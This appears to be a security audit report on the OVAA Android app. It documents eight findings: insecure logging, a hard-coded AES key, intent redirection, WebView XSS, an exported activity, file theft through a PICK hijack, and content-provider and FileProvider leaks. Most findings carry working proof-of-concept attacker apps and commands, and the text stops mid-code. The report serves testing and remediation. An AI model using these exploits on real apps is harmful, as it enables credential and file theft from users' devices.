# OVAA - Application Security Audit Report

## 1. Introduction


This report contains all the steps taken during an audit conducted against the OVAA application. This includes accompanying data such as PoCs, recommendations, and so on.

## 2. Objective

The objective of this audit is to perform a penetration test against the OVAA application. The auditor is tasked with following a methodical approach in finding vulnerabilities in application components and suggest remediation steps for the same.

## 3. Report - High Level Summary

The auditor was tasked with performing a security audit against the OVAA application. The focus of this audit is to find security vulnerabilities in application logic/components. While conducting the security audit, there were several alarming vulnerabilities that were identified within the OVAA application. For example, the auditor was able to find user credentials stored in plain text, primarily due to poor security practices. During testing, the auditor could also read any file stored on the device external storage by exploiting the application features. Overall the auditor was able to find critical vulnerabilities in the application in scope. The findings/observations made during the audit are listed in the Observations section.




# 4. Observations

## 4.1 Insecure Logging

**Description:** Information written to log files can be of a sensitive nature and give valuable guidance to an attacker or expose sensitive user information.
**Severity:** High

**Remediation:** While logging all information may be helpful during development stages, it is important that logging levels be set appropriately before a product ships so that sensitive user data and system information are not accidentally exposed to potential attackers.

**Reference:** https://cwe.mitre.org/data/definitions/532.html

**Proof of Concept:**

Inside “oversecured.ovaa.activities.LoginActivity”, function processData is logging login data as debug information.

```
private void processLogin(String email, String password) {
    LoginData loginData = new LoginData(email, password);
    Log.d("ovaa", "Processing " + loginData);
    ((LoginService) RetrofitInstance.getInstance().create(LoginService.class)).login(this.loginUtils.getLoginUrl(), loginData).enqueue(new Callback<Void>() {
        /* class oversecured.ovaa.activities.LoginActivity.AnonymousClass2 */

        @Override // retrofit2.Callback
        public void onResponse(Call<Void> call, Response<Void> response) {
        }

        @Override // retrofit2.Callback
        public void onFailure(Call<Void> call, Throwable t) {
        }
    });
    this.loginUtils.saveCredentials(loginData);
    onLoginFinished();
}
```

As debugging logs are accessible to all the Applications installed on a device, a malicious application can read sensitive application data in this case.

```
krat0s@sparta:~/Android/test-assignment$ adb logcat | grep Processing
06-29 09:11:47.109  2023  2023 I wpa_supplicant: Processing hidl events on FD 4
06-29 09:13:45.162  5139  5139 D ovaa     : Processing SuperSecure:BreakMe
06-29 09:23:46.619  7544  7544 I wpa_supplicant: Processing hidl events on FD 4
06-29 17:44:12.637 10499 10499 D ovaa     : Processing SuperSecure:Br3akMe
^C
```

## 4.2 Hard-Coded Secrets

**Description:** The software contains hard-coded credentials, such as a password or cryptographic key, which it uses for its own inbound authentication, outbound communication to external components, or encryption of internal data.

**Severity:** High

**Remediation:** It is recommended to store cryptographic keys in Android KeyStore. The Android Keystore system lets you store cryptographic keys in a container to make it more difficult to extract from the device. Once keys are in the keystore, they can be used for cryptographic operations with the key material remaining non-exportable.

**Reference:**

https://cwe.mitre.org/data/definitions/798.htm

https://developer.android.com/training/articles/keystore

**Proof of Concept:**

AES cryptographic keys are stored in plain text inside “oversecured.ovaa.utils.WebCrypto” class.

```java
package oversecured.ovaa.utils;

import android.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class WeakCrypto {
    private static final String KEY = "49u5gh249gh24985ghf429gh4ch8f23f";

    private WeakCrypto() {
    }

    public static String encrypt(String data) {
        try {
            SecretKeySpec secretKeySpec = new SecretKeySpec(KEY.getBytes(), "AES");
            Cipher instance = Cipher.getInstance("AES");
            instance.init(1, secretKeySpec);
            return Base64.encodeToString(instance.doFinal(data.getBytes()), 0);
        } catch (Exception e) {
            return "";
        }
    }
}
```

This key is used to encrypt credentials and pass them to a remote server over a GET request.

```java
public void onClick(View view) {
    String token = WeakCrypto.encrypt(MainActivity.this.loginUtils.getLoginData().toString());
    Intent i = new Intent("oversecured.ovaa.action.WEBVIEW");
    i.putExtra("url", "http://example.com./?token=" + token);
    IntentUtils.protectActivityIntent(MainActivity.this, i);
    MainActivity.this.startActivity(i);
```

The following request can be intercepted using BurpSuite.

**Request**

Pretty | Raw | \n | Actions

```
1  GET /?token=EoPTCsnvfxYkIqcbBP+fhY7LI4d/6bC8+GS84nG3zxw= HTTP/1.1
2  Host: example.com.
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Linux; Android 8.1.0; Android SDK built for x86
   Build/OSM1.180201.037; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
   Chrome/69.0.3497.100 Mobile Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-US
8  X-Requested-With: oversecured.ovaa
9  Connection: close
10
11
```


Since the cryptographic key can be accessed by reverse engineering the application code, an attacker can decrypt the token value.

```java
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class WeakCrypto {
    private static final String KEY = "49u5gh249gh24985ghf429gh4ch8f23f";

    private WeakCrypto() {
    }

    public static void main(String args[]) {
        try {
            //String data = "SuperSecure:Br3akMe";
            String encryptedData = "EoPTCsnvfxYkIqcbBP+fhY7LI4d/6bC8+GS84nG3zxw=";
            SecretKeySpec secretKeySpec = new SecretKeySpec(KEY.getBytes(), "AES");

            Cipher instance = Cipher.getInstance("AES");
            instance.init(Cipher.DECRYPT_MODE,secretKeySpec);
            byte[] temp = (Base64.getDecoder().decode(encryptedData));
            String decrypted = new String(instance.doFinal(temp));
            System.out.println("Decrypted value: " + decrypted);
        } catch (Exception e) {
            System.out.println(e);
        }
    }
}
```

In the following screenshot, one can see credentials in plaintext.

```
krat0s@sparta:~/Android/test-assignment$ vim WeakCrypto.java
krat0s@sparta:~/Android/test-assignment$ java WeakCrypto
Decrypted value: SuperSecure:Br3akMe
krat0s@sparta:~/Android/test-assignment$
```

Apart from this, the auditor also found an internal domain along with credentials stored in plain text inside “Strings.xml”.




## 4.3 Access to App Protected Components

**Description:** The application allows an attacker to start arbitrary components which let's the attacker bypass Android's built-in protection to gain access to any or even unexported activities or services.

**Severity:** High

**Remediation:** The app must refrain from broadcasting intents to system methods like startActivity, startService etc. Instead it should construct an intent independently and explicitly define the receiver.

**Reference:** https://developer.android.com/guide/components/intents-filters

**Proof of Concept:**

The "oversecured.ovaa.activities.LoginActivity" class defines an intent that is parcelable. Objects belonging to this class can be passed as extra data in another Intent object.

```
private void onLoginFinished() {
    Intent redirectIntent = (Intent) getIntent().getParcelableExtra(INTENT_REDIRECT_KEY);
    if (redirectIntent != null) {
        startActivity(redirectIntent);
    } else {
        startActivity(new Intent(this, MainActivity.class));
    }
    finish();
}
```


Inside the manifest.xml file, one can note that WebViewActivity is not exported and hence cannot be directly accessed outside the application.

```
<activity android:name="oversecured.ovaa.activities.WebViewActivity" android:exported="false">
    <intent-filter>
        <action android:name="oversecured.ovaa.action.WEBVIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
```

An attacker can for the WebViewActivity to load arbitrary URL by passing an extra intent to a parcelable object.

```
package com.example.embeddedintent;

import ...

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent second = new Intent();
        second.setClassName( packageName: "oversecured.ovaa", className: "oversecured.ovaa.activities.WebViewActivity");
        second.putExtra( name: "url", value: "https://0xvighnesh.blogspot.com");

        Intent intent = new Intent();
        intent.setClassName( packageName: "oversecured.ovaa", className: "oversecured.ovaa.activities.LoginActivity");
        intent.putExtra( name: "redirect_intent",second);
        startActivity(intent);

    }
}
```

This way the auditor was able to load another domain (other than example.com) inside the application's WebViewActivity.




## 4.4 Cross Site Scripting

**Description:** Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.
**Severity:** High

**Remediation:** Before insertion, client data should be currently sanitized using methods like URLDecoder.encode. In this case, it is also recommended to set setJavaScriptEnabled() to false if the application is only meant to load static web pages.

**Reference:** https://owasp.org/www-community/attacks/xss/

**Proof of Concept:**

The “oversecured.ovaa.activities.WebViewActivity” class has set the setJavascriptEnabled function to true. This allows javascript to be executed in the context of the WebView.

```
    private void setupWebView(WebView webView) {
        webView.setWebChromeClient(new WebChromeClient());
        webView.setWebViewClient(new WebViewClient());
        webView.getSettings().setJavaScriptEnabled(true);
        webView.getSettings().setAllowFileAccessFromFileURLs(true);
    }
}
```


Creating an XSS PoC that will give an alert when loaded inside the WebView.

```
<html>
        <body>
                <script>alert("Thanks for being generous by allowing javascript execution!!")</script>
        </body>

</html>
~
~
~
~
```

As demonstrated in the previous PoC, starting the WebView activity from an attacker controlled application by passing the malicious url.

```
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent second = new Intent();
        second.setClassName( packageName: "oversecured.ovaa", className: "oversecured.ovaa.activities.WebViewActivity");
        second.putExtra( name: "url", value: "https://b92edc13ce8e.ngrok.io/poc.html");

        Intent intent = new Intent();
        intent.setClassName( packageName: "oversecured.ovaa", className: "oversecured.ovaa.activities.LoginActivity");
        intent.putExtra( name: "redirect_intent",second);
        startActivity(intent);

    }
}
```

As seen in the following screenshot, a javascript alert is prompted inside WebView activity.




## 4.5 Unprotected Access to Activity

**Description:** The Android application exports a component for use by other applications, but does not properly restrict which applications can launch the component or access the data it contains.

**Severity:** High

**Remediation:** If they do not need to be shared by other applications, explicitly mark components with android:exported="false" in the application manifest.

**Reference:** https://cwe.mitre.org/data/definitions/926.html

**Proof of Concept:**


Checking the code of “oversecured.ovaa.activities.EntranceActivity”, one could see that the isLoggedIn function is called to check if any user is logged in. If yes, the MainActivity is loaded or else LoginActivity is loaded.

```java
public class EntranceActivity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    @Override // androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActiv
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        if (LoginUtils.getInstance(this).isLoggedIn()) {
            startActivity(new Intent("oversecured.ovaa.action.ACTIVITY_MAIN"));
        } else {
            startActivity(new Intent("oversecured.ovaa.action.LOGIN"));
        }
        finish();
    }
}
```

Since the MainActivity is exported, one could directly load the MainActivity, effectively bypassing authentication checks.

```
krat0s@sparta:~/Android/test-assignment$ adb shell am start -n oversecured.ovaa/oversecured.ovaa.activities.MainActivity
Starting: Intent { cmp=oversecured.ovaa/.activities.MainActivity }
krat0s@sparta:~/Android/test-assignment$
```

As a result, MainActivity is loaded.




## 4.6 Theft of Arbitrary Files

**Description:** The application does not properly prevent a person's private, personal information from being accessed by actors who either (1) are not explicitly authorized to access the information or (2) do not have the implicit consent of the person about whom the information is collected.
**Severity:** High

**Remediation:** Developer must control the paths by which the app can obtain access to the path to a file it intends to process.

**Reference:** https://cwe.mitre.org/data/definitions/359.html

**Proof of Concept:**

Checking the code in “oversecured.ovaa.activities.MainActivity”, the onClick filetheftbutton code registers an intent which will prompt any application that has registered for “android.intent.action.PICK”. This application is expected to return a file in the form of FileUtils object which will be stored on external storage.

```
        public void onClick(View view) {
            MainActivity.this.checkPermissions();
            Intent pickerIntent = new Intent("android.intent.action.PICK");
            pickerIntent.setType("image/*");
            MainActivity.this.startActivityForResult(pickerIntent, 1001);
        }
    });
    findViewById(R.id.broadcastButton).setOnClickListener(new View.OnClickListener() {
        /* class oversecured.ovaa.activities.MainActivity.AnonymousClass2 */

        public void onClick(View view) {
            Intent i = new Intent("oversecured.ovaa.action.UNPROTECTED_CREDENTIALS_DATA");
            i.putExtra("payload", MainActivity.this.loginUtils.getLoginData());
            MainActivity.this.sendBroadcast(i);
        }
    });
    findViewById(R.id.activityButton).setOnClickListener(new View.OnClickListener() {
        /* class oversecured.ovaa.activities.MainActivity.AnonymousClass3 */

        public void onClick(View view) {
            String token = WeakCrypto.encrypt(MainActivity.this.loginUtils.getLoginData().toString());
            Intent i = new Intent("oversecured.ovaa.action.WEBVIEW");
            i.putExtra("url", "http://example.com./?token=" + token);
            IntentUtils.protectActivityIntent(MainActivity.this, i);
            MainActivity.this.startActivity(i);
        }
    });
}

/* access modifiers changed from: protected */
@Override // androidx.fragment.app.FragmentActivity
public void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    if (resultCode == -1 && data != null && requestCode == 1001) {
        FileUtils.copyToCache(this, data.getData());
    }
}

/* access modifiers changed from: private */
/* access modifiers changed from: public */
private void checkPermissions() {
    String[] permissions = {"android.permission.READ_EXTERNAL_STORAGE", "android.permission.WRITE_EXTERNAL_STORAGE"};
    for (String permission : permissions) {
        if (ContextCompat.checkSelfPermission(this, permission) != 0) {
            ActivityCompat.requestPermissions(this, permissions, 1002);
        }
    }
}
```

The naming scheme for file on the external storage is defined using the current time value.

```java
public static File copyToCache(Context context, Uri uri) {
    try {
        File externalCacheDir = context.getExternalCacheDir();
        File out = new File(externalCacheDir, "" + System.currentTimeMillis());
        InputStream i = context.getContentResolver().openInputStream(uri);
        OutputStream o = new FileOutputStream(out);
        IOUtils.copy(i, o);
        i.close();
        o.close();
        return out;
    } catch (Exception e) {
        return null;
    }
}
```


An attacker can create a malicious application to exploit this functionality by registering “android.intent.action.PICK” action. Here, the malicious activity is set higher priority so that this activity will have precedence over any other activity registering for the same action.

```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.mypicker">

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.MyPicker">
        <activity android:name=".PickeMe" android:priority="999">
            <intent-filter>
                <action android:name="android.intent.action.PICK" />
                <category android:name="android.intent.category.DEFAULT" />
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
                <data android:mimeType="*/*" />
                <data android:mimeType="image/*" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

Passing an uri pointing to a sensitive application file inside setResult function.

```java
public class PickeMe extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setResult( resultCode: -1, new Intent().setData(Uri.parse("file:///data/data/oversecured.ovaa/shared_prefs/login_data.xml")));
        finish();
    }
}
```

On clicking the “FILE THEFT VIA PICKER” button, the user is prompted to choose an application that will complete the action. Choosing the PoC MyPicker app in this case.




Login_data.xml file is copied inside external storage. From here the login_data.xml file can be read by any application without any special privileges.

```
generic_x86:/sdcard/Android/data/oversecured.ovaa/cache $ cat 1625068746124
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="login_url">http://example.com./</string>
    <string name="password">Br3akMe</string>
    <string name="email">SuperSecure</string>
</map>
generic_x86:/sdcard/Android/data/oversecured.ovaa/cache $
```

## 4.7 Access to App Protected Components

**Description:** The application allows an attacker to start arbitrary components which let's the attacker bypass Android's built-in protection to gain access to any or even unexported activities or services.

**Severity:** High

**Remediation:** The developer should define android:path and android:pathprefex options for grantUriPermissions. The path attribute specifies a complete path; permission can be granted only to the particular data subset identified by that path.

**Reference:**
https://developer.android.com/guide/topics/manifest/grant-uri-permission-element

**Proof of Concept:**

Looking at the AndroidManifest.xml file of the application, one could see that grantUriPermissions is set to true for "oversecured.ovaa.creds_provider" content provider.

```
<provider android:name="oversecured.ovaa.providers.TheftOverwriteProvider" android:exported="true" android:authorities="oversecured.ovaa.theftoverwrite"/>
<provider android:name="oversecured.ovaa.providers.CredentialsProvider" android:exported="false" android:authorities="oversecured.ovaa.creds_provider" android:grantUriPermissions="true"/>
<provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities="oversecured.ovaa.fileprovider" android:grantUriPermissions="true">
    <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/provider_paths"/>
</provider>
```

Looking at the content provider code, email and password data is passed inside the cursor.

```
public class CredentialsProvider extends ContentProvider {
    public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
        LoginData loginData = LoginUtils.getInstance(getContext()).getLoginData();
        MatrixCursor cursor = new MatrixCursor(new String[]{NotificationCompat.CATEGORY_EMAIL, "password"});
        cursor.addRow(new String[]{loginData.email, loginData.password});
        return cursor;
    }
```

For intercepting the data passed by the content provider, an attacker can create a malicious application having an exported activity. In this case ".ActivityLeak".

```
<activity android:name=".ActivityLeak" android:exported="true"></activity>
<activity android:name=".MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />

        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

Inside the MainActivity of the malicious app, an intent is created by setting relevant flag values. The content provider's URI is passed to this intent as data. Setting classname "ActivityLeak' to this intent. Create a second intent. The first intent is passed as data inside the second intent.

```
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent extra = new Intent();
        extra.setFlags(Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION
                | Intent.FLAG_GRANT_PREFIX_URI_PERMISSION
                | Intent.FLAG_GRANT_READ_URI_PERMISSION
                | Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
        extra.setClassName(getPackageName(), className: "com.example.myapplication.ActivityLeak");
        extra.setData(Uri.parse("content://oversecured.ovaa.creds_provider/"));

        Intent intent = new Intent();
        intent.setClassName( packageName: "oversecured.ovaa",  className: "oversecured.ovaa.activities.LoginActivity");
        intent.putExtra( name: "redirect_intent", extra);
        startActivity(intent);

    }
}
```

The following is the code for ActivityLeak activity.

```
public class ActivityLeak extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_leak);

        Uri uri = Uri.parse(getIntent().getDataString());
        ContentResolver contentResolver = getContentResolver();
        Cursor cursor = contentResolver.query(uri, projection: null, selection: null, selectionArgs: null, sortOrder: null);
        //Log.d("EvilContent",String.valueOf(cursor.getCount()));
        if (cursor.getCount() > 0 ){
            while (cursor.moveToNext()){
            Log.d( tag: "EvilContent", msg: "Email: " + cursor.getString( columnIndex: 0) + " Password: " + cursor.getString( columnIndex: 1));
            }
        }
    }
}
```

As seen in the below screenshot, the malicious app was able to intercept data passed by the content provider.

```
2021-07-01 19:30:22.543 991-1020/com.example.myapplication D/OpenGLRenderer: HWUI GL Pipeline
2021-07-01 19:30:22.704 991-991/com.example.myapplication D/EvilContent: Email: SuperSecure Password: Br3akMe
2021-07-01 19:30:22.753 991-1020/com.example.myapplication I/zygote: android::hardware::configstore::V1_0::ISurfaceFlingerConfigs::hasWideColorDisplay retrieved: 0
2021-07-01 19:30:22.754 991-1020/com.example.myapplication I/OpenGLRenderer: Initialized EGL, version 1.4
```

## 4.8 Wide File Sharing Declaration

**Description:** Setting up a wider file sharing declaration for fileprovider allows a malicious application access to any file in the mobile device that the vulnerable app has permission to access.

**Severity:** High

**Remediation:** Developer must control the paths by which the app can obtain access to the path to a file it intends to process.


**Reference:**

https://cwe.mitre.org/data/definitions/359.html


https://developer.android.com/reference/kotlin/androidx/core/content/FileProvider

**Proof of Concept:**

Looking at the AndroidManifest.xml file of the application, one could see that grantUriPermissions is set to true for “oversecured.ovaa.fileprovider” content provider.




Inside the provider_paths.xml file, the root path is set to “/”.





Creating a PoC application. The MainActivity defines the file to read using file:// scheme. The file scheme uri is passed to intent as data. This intent is passed to another intent as an extra object. This will trigger the vulnerable content provider.

```java
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent extra = new Intent();
        extra.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
        extra.setClassName(getPackageName(), className: "com.example.filecontent.EvilActivity");
        extra.setData(Uri.parse("content://oversecured.ovaa.fileprovider/root/data/data/oversecured.ovaa/shared_prefs/login_data.xml"));

        Intent intent = new Intent();
        intent.setClassName( packageName: "oversecured.ovaa",  className: "oversecured.ovaa.activities.LoginActivity");
        intent.putExtra( name: "redirect_intent", extra);
        startActivity(intent);

    }
}
```

The EvilActivity processes the content provider and read the contents of sensitive file.

```java
